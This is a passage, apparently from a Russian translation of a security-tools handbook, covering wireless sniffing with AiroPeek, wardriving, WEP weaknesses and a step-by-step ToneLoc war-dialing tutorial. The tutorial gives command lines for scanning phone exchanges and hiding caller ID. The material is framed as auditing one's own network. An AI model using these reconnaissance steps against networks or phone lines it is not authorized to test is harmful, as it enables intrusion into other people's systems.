ESS (AP)	Идентификатор расширенного набора услуг (ESSID – Extended Service Set ID) представляет собой алфавитно-цифровой код, общий для всех точек доступа и беспроводных клиентов, которые находятся в одной и той же беспроводной сети. Это дает возможность нескольким точкам доступа обслуживать одну и ту же сеть, что важно для физически и логически больших сетей. Таким образом, две точки доступа могут использовать один и тот же канал и даже иметь перекрывающуюся сферу действия, но обслуживать две уникальных беспроводных сети. Заданные по умолчанию значения ESSID известны для нескольких точек доступа: Cisco (tsunami), 3COM (101) и Agere (WaveLAN network).
IBSS (Peer)	Этот фильтр представляет другую беспроводную сетевую плату в одноранговом (peer-to-peer или ad-hoc) режиме. Идея этого фильтра подобна идее перекрестного кабеля, применяемого в кабельных сетях. Фильтр позволяет двум (или большему количеству) беспроводным платам связываться друг с другом, минуя точку доступа.
CF Pollable	Эти точки доступа отвечают на определенные пакеты маяка, чтобы определить периоды, когда нужно вести передачу. Точки доступа, которые ведут передачу, не конкурируя друг с другом (contention-free – CF). Используются для уменьшения столкновений и улучшения пропускной способности.
Short Preamble	Дополнительный метод спецификации данных на физическом уровне в стандарте 802.11b. Укороченная преамбула используется для приложений чувствительных ко времени, таких как IP-телефония (voice-over IP) или бегущие строки (streaming media).

Примечание. Многие точки доступа поддерживают способность не передавать SSID в широкий эфир. В этом случае NetStumbler не обнаружит точку доступа.

Пример из жизни. Wardriving или блуждание в поисках беспроводных сетей

Технология Wardriving выросла из той же самой культуры, которая породила программы автопрозвона (war dialing) (см. гл. 16). Вместо поиска компьютеров с помощью набора случайных телефонных номеров, технология Wardriving заключается в поиске компьютеров во время блуждания по какому-нибудь району города. Количество информации, которая становится доступна таким способом, простирается от отдельных SSID до IP-адресов, имен пользователей и паролей. В некоторых случаях, сеть даже предложит блуждающей беспроводной сетевой плате DHCP-адрес. Очевидно, что значение защиты велико. На Web-сайте NetStumbler имеется карта Северной Америки, которая содержит точки доступа, обнаруженные случайными наблюдателями. Хотя этот инструмент не перехватывает каждое имя пользователя или пароль в беспроводной сети (проверьте пригодность AiroPeek для этой цели), но он дает ясную иллюстрацию проникающих способностей беспроводных сетей и необходимости использования хорошо защищенных протоколов для поддержки безопасности этих сетей.

Просто возможность узнать SSID не подразумевает, что беспроводная сеть опасна. Сетевые администраторы могут зашифровать доступ, применяя сильные реализации WEP-протокола, и заблокировать доступ, основываясь на MAC-адресе сетевой платы.

AiroPeek

AiroPeek с сайта <http://www.wildpackets.com/products/airopeek> фактически позволяет вам заглянуть в данные, переданные по беспроводной сети. Его способности шире, чем у NetStumbler. Фактически, он показывает Web-трафик. Этот аспект инструмента AiroPeek помещает его в категорию инструментов перехвата пакетов типа tcpdump.

Реализация

Наиболее важным условием для работы AiroPeek является наличие беспроводной сетевой платы с правильным аппаратно-программным обеспечением, которое допускает смешанный режим. AiroPeek поддерживает сетевые платы Cisco Systems 340 Series, Cisco Systems 350, Symbol Spectrum24 11 Mbps DS, Nortel Networks e-mobility 802.11 WLAN, Intel® PRO/Wireless 2011 LAN, 3Com AirConnect 11 Mbps WLAN и Lucent

ORiNOCO PC (Silver/Gold). Для плат, которые требуют определенного аппаратно-программного обеспечения, необходимые драйверы доступны на сайте WildPackets.

Когда вы впервые запускаете AiroPeek, вас попросят указать адаптер, используемый вами для перехвата данных. Просто выберите правильную сетевую плату и нажмите ОК. На рисунке 15-2 показан пример этого окна.




Рис. 15-2. Выбор беспроводного адаптера

Теперь AiroPeek готов перехватывать пакеты. Выберите Capture (Перехват) из главного меню. Вас поприветствует экран, подобный изображенному на рисунке 15-3. Теперь большинство беспроводного трафика, который проходит в пределах диапазона вашей беспроводной карты, может быть перехвачен.




Рис. 15-3. Перехват беспроводного трафика

Если в данной области несколько беспроводных сетей или обильный трафик, вы можете использовать триггеры (trigger), чтобы сузить количество собираемых данных.

Совет. Вы можете расшифровывать трафик, защищенный WEP-протоколом, если вы знаете правильный WEP-ключ. Установите ключ, последовательно выбирая опции Tools/Options/802.11/WEP Key Set/Edit Key Sets (Редактирование набора ключей).

С этого места AiroPeek становится просто еще одним анализатором сетевых потоков. Используйте его, чтобы удостовериться, что трафик шифруется, или чтобы определить, какова утечка сетевой информации из кабельной сети в беспроводную. Приведем некоторые типичные сценарии.

- Проверьте, что WEP включен. Без надлежащего WEP-ключа AiroPeek не может просматривать какие-либо данные.
- Проверьте, что доступ, основанный на MAC-адресах, работает. Доступ, основанный на MAC-адресах, разрешает подключение к беспроводной сети только беспроводным сетевым картам, имеющим определенные физические MAC-адреса. Другие сетевые платы могут видеть трафик, но не смогут получить доступ к сети.
- Идентифицируйте рискованные протоколы в беспроводной сети. Используйте AiroPeek, чтобы определить, какой тип трафика идет по беспроводной части сети. Прошла ли идентификация домена? Проходит ли мешанина от менеджера NT LAN Manager между частями файла? Используются ли какие-либо открытые текстовые протоколы? Даже если WEP-протокол включен в сеть, то у злонамеренного внутреннего пользователя, знающего WEP-ключ, все еще есть возможность прослушивать трафик.
- Сделайте отладку беспроводной сети. Как системного администратора, вас уже вероятно спросили, почему сеть такая медленная? Инструмент типа AiroPeek поможет вам отладить сеть, чтобы определить, нет ли проблем связи между серверами, не отвечающими хостами или вмешивающимся трафиком.
- Определите диапазон сети. Выполните простой тест, чтобы определить, как далеко распространяется ваша сеть. Например, прокатитесь на лифте вверх и вниз на несколько этажей (если вы находитесь в таком здании), чтобы определить, кто еще может видеть вашу сеть. Выйдите за пределы здания, пока не потеряете сигнал. Это испытание полезно только в том случае, если вы также используете антенну с большим усилением. Существуют узконаправленные антенны с усилением порядка 20 Дб. Эти антенны могут получать очень слабые сигналы, но диапазон углов, в котором они работают наиболее эффективно, узок. Это означает, что тот, кто желает подслушать вашу сеть

на расстоянии, должен иметь терпение и использовать штатив (или другое неподвижное устройство), чтобы перехватить сигнал. Наконец, вы захотите узнать, как далеко простирается ваша сеть, так что не полагайтесь на антенну портативного компьютера.

Пример из жизни. Ненадежность WEP-протоколов

Беспроводные сети не считаются слишком ненадежными с точки зрения использования их в деловых конторах и корпоративных сетях. Они могут также появиться в жилых районах, аэропортах и больших магазинах. Обнаружение присутствия беспроводной сети не обязательно понижает ее безопасность, но способность просматривать ее данные действительно понижает безопасность сети. В мае 2002 г. анонимный хакер сообщил об обнаружении беспроводных сетей в нескольких больших универмагах, таких как Best Buy, Wal-Mart и Home Depot. Хотя не ясно, передавалась ли информация, связанная с кредитной карточкой, незашифрованной, этот случай убеждает нас в том, что кто-то, сидя на автомобильной стоянке, мог собрать немало номеров кредитных карточек в течение одного дня.

Даже если трафик зашифрован, WEP-реализации уязвимы для активных и пассивных атак и дают возможность третьему лицу идентифицировать WEP-ключ, анализируя пакеты. Таким образом, для защиты данных не достаточно полагаться только на WEP. Продавцы могут утверждать, что их WEP-защита основана на 40- или 64-разрядном шифровании, но это несколько преувеличено. Секретный ключ в обоих случаях состоит из 40 битов. Следующие 24 бита (которые входят в 64-битовый ключ) являются частью вектора инициализации (IV), который изменяется для каждого пакета. Исследователи из лаборатории AT&T Labs и из университета Райса (http://www.cs.rice.edu/~astubble/wep/wep_attack.html) обнаружили метод взлома схемы генерации IV и распознавание WEP-ключа, основанный на пассивном подслушивании, от 5 до 6 миллионов пакетов. На первый взгляд это число может показаться большим, но частично загруженная сеть легко производит такое количество пакетов за несколько часов. Исследователи университета Штата Мэриленд (University of Maryland) (<http://www.cs.umd.edu/~waa/wireless.pdf>) также идентифицировали подобную слабость в WEP-протоколе и его реализациях от разных продавцов.

Глава 16

Программы автопрозвона

Перед тем как интернет вышел из небытия и занял часть повседневной жизни, электронные сообщества использовали для общего доступа к информации телефонные линии, модемы и программное обеспечение электронных досок объявлений (BBS). Фирмы и университеты воспользовались возможностями модемов для обеспечения удаленного доступа к системам, которые требовали 24-часового управления. Системный администратор мог дозвониться на компьютер вместо того, чтобы ехать на работу. Эти услуги не были широко известны, хотя и находились на уровне вездесущего телефонного номера. «Не были широко известны», однако означает также – «частично обнародованы». Поэтому многие любители из мира компьютеров начали искать эти модемы, подобно тому, как сегодня не слишком квалифицированные взломщики («script kiddies» – малыши) сканируют порты в сети интернета. Вы тоже можете позволить чрезмерно возбужденному студенту колледжа найти незащищенный модем на вашем сервере, или сами можете проверить диапазон телефонных номеров своей компании. Такая деятельность согласуется с концепцией: доверяй, но проверяй.

По тем или иным причинам защита модемов удаленного доступа имела тенденцию ослабляться. Имя пользователя и комбинации пароля оставались такими, как они были заданы по умолчанию, или назначались тривиальным способом. Хакеры старой школы собрали вместе программное обеспечение, приспособленное для автоматического набора большого диапазона телефонных номеров с целью найти модем, слушающий с другой стороны. Автоматический набор номеров является неким аналогом чрезвычайно медленного сканирования портов. Это программное обеспечение стало известно как war dialers (программы автопрозвона) и было популяризировано в 1983 г. в кинофильме «War Games» («Военные игры»). (Вы можете также столкнуться с термином «фрикер» (Phreaker), но нас интересует функция, а не терминология.)

ToneLoc

ToneLoc – это программа автопрозвона для системы DOS, которая упрощает работу с полным телефонным коммутатором на 10000 номеров. Она обеспечивает возможность управления многократными сеансами набора номеров, аннотирования определенных телефонных номеров, запуска собственных программ на некоторые ответы модема, и анализа

данных. У программы есть несколько опций командной строки, но вы можете также использовать управляемый с помощью меню интерфейс в ASCII-окне. Прежде чем вы начнете работать с инструментами ToneLoc или THC-Scan (описан далее в этой главе), модем вашей системы должен быть соответствующим образом сконфигурирован. Одно из лучших свойств этих инструментальных средств состоит в том, что они не требуют специальных драйверов или аппаратных средств, достаточно иметь работающий модем.

Реализация: создание файла tl.cfg

Прежде, чем запустить ToneLoc, его необходимо сконфигурировать так, чтобы знать, на каком последовательном (COM) порте искать нужный режим работы, какой временной задержки придерживаться и где хранить результаты. Выполните утилиту tlcfg.exe, чтобы установить эти опции. Она запустит основанный на ASCII-коде графический интерфейс пользователя (GUI), показанный на рисунке 16-1. Нажимайте клавишу ENTER, чтобы открыть меню, и клавишу ESC, чтобы выйти из меню. Используйте клавиши со стрелками, чтобы передвигаться между пунктами меню и в пределах каждого пункта.




Рис. 16-1. Утилита конфигурирования ToneLoc, tlcfg.exe

В меню Files вы можете определить собственные названия для каждого из файлов Log, Carrier и Found. Эти файлы содержат результаты набора номера, включая такие ответы, как «занято», «время ожидания истекло» или приглашение на вход в систему. Чтобы следить за несколькими диапазонами номеров, лучше всего назвать их, основываясь на номере соответствующей АТС или на простой мнемонике. Файл Black List содержит список номеров, которые никогда не нужно набирать, типа 911

(Скорая помощь). Alt Screen отображает встроенное справочное меню. Эти опции показаны на рисунке 16-2.




Рис. 16-2. Расположения собственных файлов программы ToneLoc

Примечание. ToneLoc является утилитой, написанной для системы DOS, так что вы ограничены соглашениями 8.3 об именах файлов. Необходимо использовать краткие описания.

Из пункта меню ModemStrings вы можете настраивать Hayes-команды (которые также называются AT-командами) для вашего модема. Например, измените префикс набираемого номера с ATDT на ATDT*67, чтобы заблокировать ID вызывающего. Вы можете также жестко закодировать другие префиксы набираемого номера, например, ATDT 9,1907, который автоматически выходит на внешнюю линию (9) и набирает междугородний код (1907). Оставьте остальные опции заданными по умолчанию, если только вы не используете очень нестандартный модем. Если, заставляя ToneLoc набирать номер, вы все же столкнетесь с проблемами, перепроверьте опции Init String и Tone Hangup для вашего модема. Хорошее описание Hayes-команд можно найти на сайте <http://www.modemhelp.net/basicatcommand.shtml>. На рисунке 16-3 показаны доступные команды модема, содержащиеся в меню ModemStrings.

Используйте меню ModemOptions, показанное на рисунке 16-4, чтобы определить физические параметры настройки модема, например, COM-порт, к которому он подключен. Если вы не уверены в том, какие значения надо использовать, то в окне Control Panel (Панель управления) в Windows есть резюме этих опций под значком Phone And Modem Settings (Телефон и модем). В большинстве случаев вам надо установить

только COM-порт. Один из недостатков программы ToneLoc состоит в том, что она не может управлять несколькими модемами, чтобы выполнять, например, такие задачи, как автоматическое распределение набираемых телефонных номеров между четырьмя модемами. Однако если компьютер имеет четыре модема, по одному на каждом COM-порте, вы можете создавать подобие распределенной нагрузки, сделав четыре файла конфигурации с единственным различием между ними – COM-портом. Мы остановимся на этом более подробно далее. Скорость в бодах – это скорость работы модемов; изменение ее не повлияет на то, как модем соединяется с удаленными модемами.




Рис. 16-3. Команды модема




Рис. 16-4. Опции модема

Обратите внимание на меню ScanOptions. Вам, вероятно, придется настраивать временные параметры Between-Call Delay (Интервалы между звонками) и Wait Delay (Интервалы ожидания). Оба значения задаются в миллисекундах. Увеличьте задержку Between-Call Delay, если кажется, что ToneLoc тормозит модем или не набирает последовательные номера должным образом; обычно, это признак того, что модему требуется больше времени на сброс перед следующим запросом. Параметр Wait Delay чрезвычайно важен. Он задает время, в течение которого ToneLoc ждет ответа. Этот параметр влияет на то, как долго будет происходить сканирование. ToneLoc может обеспечить в среднем набор немногим более одного телефонного номера в минуту с установкой Wait Delay на 45 секунд (45000 миллисекунд); это значит, что для набора 1000 номеров потребуется приблизительно 16 часов. Неплохо попробовать меньшее число для этого параметра, что-то около 35000. Это позволит поймать модемы, которые предназначены отвечать после первого или второго звонка, но другие модемы будут пропущены. Однако вы всегда можете вернуться и набрать номера, отмеченные как «timeout» (время ожидания истекло), с более длительным временем ожидания.

Чтобы фиксировать данные при обнаружении carriers, удостоверьтесь, что опции Save .DAT Files, Logging to Disk и Carrier Logging установлены на Y. На рисунке 16-5 показаны эти опции меню.




Рис. 16-5. Опции меню ScanOptions

После того как вы сконфигурировали ToneLoc с собственными параметрами настройки, сохраните файл на диске. По умолчанию, утилита tlcf.exe сохраняет файл как tlcf.g. Вы должны переименовать этот файл с каким-нибудь более информативным именем, например, 1907-com1.cfg. Это позволит легче находить его.

Примечание. Tlcfg.exe всегда работает с файлом, имеющим имя tlcfg. Вы должны будете все время изменять собственные имена файлов на значения, заданные по умолчанию, и обратно, чтобы модифицировать содержимое файлов.

Реализация: сканирование

Если файл конфигурации создан, ToneLoc готов к работе. Его опции командной строки обеспечивают высокий уровень настройки.

```
ToneLoc [DataFile] /M:[Mask] /R:[Range] /X:[ExMask] /D:[ExRange]  
/C:[Config] /#:[Number]  
/S:[StartTime] /E:[EndTime] /H:[Hours] /T /K
```

Файл данных содержит результаты набора телефонных номеров. Имя файла должно удовлетворять соглашению об именах DOS 8.3 (name.extension). Каждый файл данных (*.dat) содержит результаты набора номеров целой телефонной АТС. Например, номера с 555-0000 до 555-9999 представляют целую АТС из 10000 номеров. Чтобы отслеживать информацию о набранных номерах, надо просто добавлять в имя файла префикс, основанный на номере АТС, например 1907836-.dat. Используйте также опцию /C, чтобы указать собственный файл конфигурации, созданный программой tlcfg.exe.

```
C:\toneloc.exe 1907836-.dat/C:836-com1.cfg
```

Совет. Использование телефонного номера в качестве префикса в имени файла .dat инструктирует ToneLoc интерпретировать эти числа, как заданную по умолчанию телефонную маску, то есть указывает АТС, которую надо прозванивать. Это устраняет необходимость использовать опции Mask при большом сканировании.

Используйте опции Mask, Range, ExMask и ExRange, чтобы сосредоточить сканирование на определенных частях АТС. Маска представляет собой телефонный номер, содержащий семь цифр, знак X служит меткой-заполнителем, предназначенным для замены. Следующие параметры настройки маски приемлемы для инструмента ToneLoc.

```
/M:555-XXXX  
/M:555-1XXX  
/M:555-X9XX  
/M:555-XXX7
```


Во всех приведенных примерах ToneLoc подставляет числа от 0 до 9 вместо каждого X. Если вы используете только опцию /R, ToneLoc предполагает, что название файла .dat является маской, и использует последние четыре цифры, указанные в опции R.

```
C:\toneloc.exe 1907836-.dat /C:836-com1.cfg /R:0000-9999
```

```
C:\toneloc.exe 1907836-.dat /C:836-com1.cfg /R:1000-1999 /R:3000-3999
```

Используйте опции /X и /D, чтобы исключить целый диапазон номеров. Они полезны при распределении номеров одной АТС между модемами. Например, если у вас есть четыре модема для прозвона АТС с номерами 1 907 836 xxxx, вы можете звонить одновременно по номерам отдельных частей этого диапазона. В следующей распечатке команд обратите внимание, что вы можете определять опции /D (и /R, и /X) несколько раз в одной командной строке, максимум девять раз каждую опцию.

```
C:\toneloc.exe 1907836-.dat/C:com1.cfg/M:1907836xxxx/D:2500-9999
```

```
C:\toneloc.exe 1907836-.dat/C:com2.cfg/M: 1907836xxxx/D:0000-2499  
/D:5000-9999
```

```
C:\toneloc.exe 1907836-.dat/C:com3.cfg/M: 1907836xxxx/D:0000-4999  
/D:7500-9999
```

```
C:\toneloc.exe 1907836-.dat/C:com4.cfg/M:1907836xxxx/D:0000-7499
```

Приведенная выше запись отводит каждому модему по 2500 номеров для набора.

Опции /S и /E становятся удобными для ограничения сканирования временем, которое не совпадает с обычным рабочим временем. Убедитесь, что вы используете правильный синтаксис, иначе сканирование не будет выполняться в нужное время.

```
C:\toneloc.exe 1907836-.dat/C:836-com1.cfg/S:6:00p/E:6:00a
```

```
C:\toneloc.exe 1907836-.dat/C:836-com1.cfg/S:11:00p
```

На рисунке 16-6 показан интерфейс ToneLoc во время набора некоторого диапазона телефонных номеров.

Реализация: перемещение по интерфейсу ToneLoc

Набор 1000 номеров занимает длительное время. Маловероятно, что вам потребуется контролировать программу ToneLoc во время набора каждого номера. Однако несколько ключевых команд могут помочь вам отслеживать и отмечать номера по мере того, как ToneLoc терпеливо набирает их из списка. В таблице 16-1 перечислены наиболее полезные команды. Файл tl-ref.doc в дистрибутивах программы ToneLoc содержит полный список.




Рис. 16-6. ToneLoc в действии

Табл. 16-1. Важные экранные команды инструмента ToneLoc

Команда	Описание
C	Маркирует текущий набираемый номер как CARRIER. ToneLoc довольно надежен в обнаружении carrier, но, так или иначе, эта опция имеется.
F	Маркирует текущий набираемый номер как факс.
G	Маркирует текущий набираемый номер как GIRL (то есть голосовой ответ на телефонный звонок). Вы можете также использовать V.
K	Ввести и сохранить примечание для текущего номера.
P	Сделать паузу в сканировании (нажмите любую клавишу для возобновления).
Q	Выход из программы.
R	Повторно набрать текущий номер.
S	Включает или выключает модемный динамик. Это удобно, потому что шум модема, возникающий при подключении, становится через некоторое время раздражающим.
X	Продлить текущее время ожидания на 5 секунд.
V	Маркирует текущий набираемый номер как Voice Mail Box (VMB) (Блок речевой почты).
[ПРОБЕЛ]	Прерывает текущий набор номера и продолжает набор со следующего номера.
[ESC]	Выход из программы.

Технология обработки файлов .dat

ToneLoc подтверждает, что файлы .dat содержат всю информацию, и что необходимо отыскать и обработать эти данные. ToneLoc предоставляет несколько утилит, которые помогают это сделать.

Основная выгода от сохранения результатов сканирования в файлах .dat заключается в возможности вернуться к повторному набору номеров, которые дали некоторые типы ответов. Вспомогательная утилита tlreplac.exe дает вам возможность изменить входы в файл .dat. Файл .dat содержит отдельный байт, соответствующий каждому номеру в телефонном узле, всего 10000 байтов. Каждое число имеет значение, которое соответствует одному из нескольких возможных результатов попытки набора телефонного номера.

UNDIALED	[00]	ToneLoc еще не набирал этот номер.
BUSY	[1x]	Был обнаружен сигнал «занято».
VOICE	[2x]	Обнаружен голосовой ответ*.
NODIAL	[30]	Отсутствовал гудок.
ABORTED	[5x]	Звонок был прерван.
RINGOUT	[6x]	Достигнуто заданное количество гудков Ringout (установленное файлом tlcfg.exe в ScanOptions).
TIMEOUT	[7x]	Достигнуто заданное время ожидания, установленное файлом tlcfg.exe в ScanOptions.
tone	[8x]	ToneLoc получил гудок.
CARRIER	[9x]	Была обнаружена carrier.
EXCLUDE	[100]	Номер исключен из сканирования.

*В большинстве случаев это означает наличие факса.

Утилита tlreplac.exe читает файл .dat и заменяет значение одного типа на другое. Например, вы можете повторно набрать каждый номер, по которому был получен сигнал «занято», вернув его к состоянию еще не набранного.

```
C:\tlreplac.exe 1907836-.dat BUSY UN DIALED
```

```
TLReplace; Replace ToneLoc .DAT tone responses with something else  
by Minor Threat and Mucho Maas, Version 1.0
```

```
Using Data File: 1907836.DAT
```

```
Marking BUSY responses as UN DIALED.  
122 responses were changed.
```

Когда вы повторно запускаете toneloc.exe с этим файлом .dat, он опять набирает все номера, которые ранее были заняты; то есть вам нет необ-

ходимости просматривать весь файл регистрации и вручную отмечать номера, которые будут набраться повторно! Это полезно также для обработки ответов TIMEOUT и RINGOUT.

Prescan.exe

Утилита prescan.exe помогает генерировать файл .dat, основанный на списке номеров. Например, у вас может быть текстовый файл, содержащий только 400 номеров, которые надо набрать для некоторой АТС. Вместо того чтобы пытаться создать сложную комбинацию из включающих и исключающих масок, используйте утилиту prescan.exe, чтобы быстро сгенерировать файл .dat.

Во-первых, текстовый файл должен содержать только последние четыре цифры телефонного номера. Предполагается, что первые три должны быть одинаковыми для каждого номера. Затем, запустите prescan и отметьте каждый номер как BUSY. По умолчанию, prescan отметит все остальные номера как UNDIALED (ненабравшийся). Мы должны вначале отметить все целевые номера, как BUSY, чтобы отличать номера, которые должны быть набраны, от номеров, которые никогда не должны набраться (то есть все номера вне целевого диапазона).

```
C:\prescan.exe num_list.txt BUSY
```

```
PreScan v.04? - Fill a ToneLoc datafile with known exchange data
```

```
Sorting "num_list.txt"...
```

```
Generating Header info...
```

```
Processing Data...
```

```
(100%), done.
```

Создан новый файл, prescan.dat, который содержит данные о состоянии всех 10000 номеров (0000-9999) целой АТС. Помните, что номера, которые мы собираемся набирать, в настоящее время отмечены как BUSY (занято), а номера, которые мы никогда не будем набирать, в настоящее время отмечены как UNDIALED (ненабравшийся). Однако вы должны преобразовать файл prescan.dat из старого формата ToneLoc, который использует prescan, прежде чем вы сможете обрабатывать состояние BUSY/UNDIALED. То, что программа tconvert.exe может это сделать, весьма удобно.

```
D:\Tools\toneloc>TCONVERT.EXE PRESCAN.DAT
```

```
TCONVERT; ToneLoc .DAT file conversion utility to 1.00 datafiles
```

```
by Mucho Maas and Minor Threat 1994
```

```
Converting PRESCAN.DAT to 1.00 format
```

```
PRESCAN.DAT : 0.98 -> 1.00 Ok
```

Теперь мы должны сделать различие между номерами UNDIALED, которые не были включены в наш первоначальный список, и номерами BUSY, которые мы должны набирать. Файл tlreplac.exe легко с этим справляется. Нам нужно отметить номера UNDIALED как BLACK, что-

